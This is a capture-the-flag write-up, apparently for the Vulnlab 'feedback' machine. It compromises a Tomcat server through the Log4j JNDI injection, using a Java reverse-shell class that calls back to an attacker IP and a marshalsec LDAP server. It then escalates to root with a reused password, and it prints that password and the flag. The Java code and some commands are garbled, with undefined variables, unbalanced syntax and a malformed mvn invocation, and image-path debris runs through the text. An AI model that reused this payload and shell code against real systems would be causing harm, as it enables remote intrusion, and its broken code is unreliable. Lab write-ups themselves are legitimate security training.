



## INITIAL SHELL:


NMAP Scan.

```
(kali㉿kali)-[~/opt/Vulnlab/feedback]
$ nmap -A 10.10.120.95
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-10 04:08 EDT
Nmap scan report for 10.10.120.95 (10.10.120.95)
Host is up (0.15s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c7de9be8b45ea76f3c02dc26cbd60c79 (RSA)
|   256 ce4c4ee0c06c231ed1b8f36b58dd1979 (ECDSA)
|_  256 7cde7cd81669a9435ad1a086fcc22fc0 (ED25519)
8080/tcp  open  http      Apache Tomcat 9.0.56
|_ http-favicon: Apache Tomcat
|_ http-title: Apache Tomcat/9.0.56
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.55 seconds

(kali㉿kali)-[~/opt/Vulnlab/feedback]
$
```


Apache Tomcat version 9.0.56 is running on port 8080.



Access to Manager App is restricted. However, the credentials must be stored in “<Webroot>/conf/tomcat-users.xml”.



Performing directory brute force using “dirsearch” reveals an interesting directory “feedback”.



The “feedback” web page reveals a mechanism to log feedback.

Feedback

We value your feedback. Please let us know where we can improve!

Name

asd

Feedback

asd

Send

Since Apache tomcat (which uses Java) is in use and feedback is being logged, there is a good chance that “Log4J” java library is being used. Hence it might be vulnerable to Log4j exploit.

← → ↻ ⚠ Not secure 10.10.120.95:8080/feedback/logfeedback.action?name=asd&feedback=asd

You request has been logged.

Thank you asd!

Send

Cancel

⏮ ⏪ ⏩ ⏭

Request

Raw

Hex

1 GET /feedback/logfeedback.action?name=asd&feedback=asd HTTP/1.1

2 Host: 10.10.120.95:8080

3 Content-Type: text/html; charset=utf-8

4 Upgrade-Insecure-Requests: 1

5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36

6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9

7 Accept-Encoding: gzip, deflate

8 Accept-Language: en-US,en;q=0.9

9 Cookie: JSESSIONID=10872786589625D6E27CA752A04A0E5

10 Connection: close

11

12

Response

Raw

Hex

Render

1 HTTP/1.1 200

2 Content-Type: text/html; charset=utf-8

3 Content-Length: 541

4 Date: Tue, 10 Oct 2023 08:16:52 GMT

5 Connection: close

6 <!DOCTYPE html>

7

8

9 <html>

10 <head>

11 <meta http-equiv="Content-Type" content="text/html; charset=utf-8">

12 <link rel="stylesheet" href="https://cdn.jsdelivr.net/npm/bootstrap@1.3/dist/css/bootstrap.min.css" integrity="sha384-1bEAV9Wfj2a7U6fwY9Wd7oRf37hcs1Lfem82kUb/I58AEAOepfpF3JWfx0GaKtceZ3">

13 </head>

14 <body>

15 <div class="text-center">

16 <div>

17 <div>

18 <div>

19 </div>

20 </div>

21 </div>

22 </div>

Inspector

Request Attributes

Request Query Parameters

Request Body Parameters

Request Cookies

Request Headers

Response Headers

Creating a reverse shell Java file "RCE.java".

```
1 import java.io.IOException;
2 import java.io.InputStream;
3 import java.io.OutputStream;
4 import java.net.Socket;
5
6 public class RCE {
7
8     public RCE() throws Exception {
9         String host="10.8.0.128";
10        int port=2;
11        String cmd="/bin/sh";
12        Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
13        Socket s=new Socket(host,port);
14        InputStream pip=s.getInputStream(),
15        pe=p.getErrorStream(),
16        si=s.getInputStream();
17        OutputStream po=p.getOutputStream(),so=s.getOutputStream();
18        while(!s.isClosed()) {
19            while(pi.available())>0)
20                so.write(pi.read());
21            while(pe.available())>0)
22                so.write(pe.read());
23            while(si.available())>0)
24                po.write(si.read());
25            so.flush();
26            po.flush();
27            Thread.sleep(50);
28        }
29        try {
30            p.exitValue();
31            break;
32        } catch (Exception e){
33        }
34    };
35    p.destroy();
36    s.close();
37 }
38 }
```

Compiling the “RCE.java” using javac outputs “RCE.class” which is compatible with Java version 8. A JNDI LDAP server is set up on port 1389 which executes “RCE.class” that will be served on port 8888.

```

kali@kali: ~/opt/Vulnlab/feedback/marshalsec
└─$ ls
apache-maven-3.6.3-bin.tar.gz  LICENSE.txt  marshalsec.pdf  pom.xml  README.md  src  target


kali@kali: ~/opt/Vulnlab/feedback/marshalsec
└─$ mvn -q target:marshalsec-0.2-SNAPSHOT-all.jar marshalsec.jar!LDAPRefServer "http://0.0.0.0:8888/RCE"
Picked up _JAVA_OPTIONS: -Dant.useSystemAFontSettings-on -Dswing.aatext=true
Warning: [options] bootstrap class path not set in conjunction with -source 8
1 warning

kali@kali: ~/opt/Vulnlab/feedback
└─$ ls
logs-shell-poc  marshalsec  notes  RCE.class  RCE.java

kali@kali: ~/opt/Vulnlab/feedback
└─$


```

The payload to exploit Log4j vulnerability is “\${jndi:ldap://10.8.0.128:1389/a}”. This is URL encoded using Burpsuite’s Decoder.




The exploitation consists of four steps:

1. The URL encoded payload is entered in the “name” GET parameter and the request is sent.
2. This malicious web request connects to the ldap server on port 1389.
3. The ldap server then executes the “RCE.class” which is served on port 8888.
4. After executing the java class, a reverse shell is obtained on the target as “tomcat” user.



## PRIVILEGE ESCALATION:

Examining the “tomcat-user.xml” reveals a password.





Switching user to “root” with the above discovered password to gain full control of the system.

```
tomcat@ip-10-10-10-7:~/conf$ su root
su root
Password: H2RR3rGDrbAnPxWa

root@ip-10-10-10-7:/opt/tomcat/conf# whoami;ip a;hostname
whoami;ip a;hostname
root
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 0a:66:50:53:13:ef brd ff:ff:ff:ff:ff:ff
    inet 10.10.120.95/18 brd 10.10.127.255 scope global dynamic eth0
        valid_lft 3214sec preferred_lft 3214sec
    inet6 fe80::866:50ff:fe53:13ef/64 scope link
        valid_lft forever preferred_lft forever
ip-10-10-10-7
root@ip-10-10-10-7:/opt/tomcat/conf# cat /root/root.txt
cat /root/root.txt
VL{25da7f42f4e279698c91c0ce911d51a9}
root@ip-10-10-10-7:/opt/tomcat/conf#
```